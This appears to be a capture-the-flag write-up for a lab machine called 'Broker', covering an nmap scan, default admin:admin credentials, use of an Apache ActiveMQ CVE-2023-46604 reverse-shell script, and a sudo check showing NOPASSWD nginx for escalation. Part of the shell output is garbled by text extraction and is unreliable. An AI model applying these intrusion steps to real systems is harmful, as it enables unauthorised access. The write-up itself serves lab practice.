
# **BROKER**

### **NMAP**


```
nmap -p- --minrate -v IP
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
1337/tcp open waste
1338/tcp open wmc-log-svc
1339/tcp open kjtsiteserver
1883/tcp open mqtt
5672/tcp open amqp
8161/tcp open patrol-snmp
33307/tcp open unknown
61613/tcp open unknown
61614/tcp open unknown
```

### **Enumrated web server**

Got the basic auth with admin:admin



Got a cve for activemq 5.15.15 CVE-2023-46604



# CHANGED THE IP AND PORT HERE EXECUTING THE SCRIPT

```
| root@47)-[/home/user/htb/broker/CVE-2023-46604-RCE-Reverse-Shell-Apache-ActiveMQ] | is no large | 1337 | ... | connect to [18.18.16.6] from (UMRXMOMN) [18.18.11.1243] 55822 | sython3 - c ('isport ptypty', spamin', blunk) | is no large | 1378 | station of large | 1378 | statio
```

#### GOT THE SHELL AND THE USER FILE

```
activemq@broker:/home/activemq$ clear
clear
TERM environment variable not set.
activemq@broker:/home/activemq$ ls
ls
user.txt
activemq@broker:/home/activemq$ cat user.txt
cat user.txt
activemq@broker:/home/activemq$
CHANGED THE IP AND PORT HERE
EXECUTING THE SCRIPT
```

## **LINUX PRIV ESC**

```
SUDO: command not found
activemq@broker:/home/activemq$ sudo -l
sudo -l
flatching Defaults entries for activemq on broker:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap
    use_pty

Jser activemq may run the following commands on broker:
    (ALL: ALL) NOPASSWD: /usr/sbin/nginx
activemq@broker:/home/activemq$
```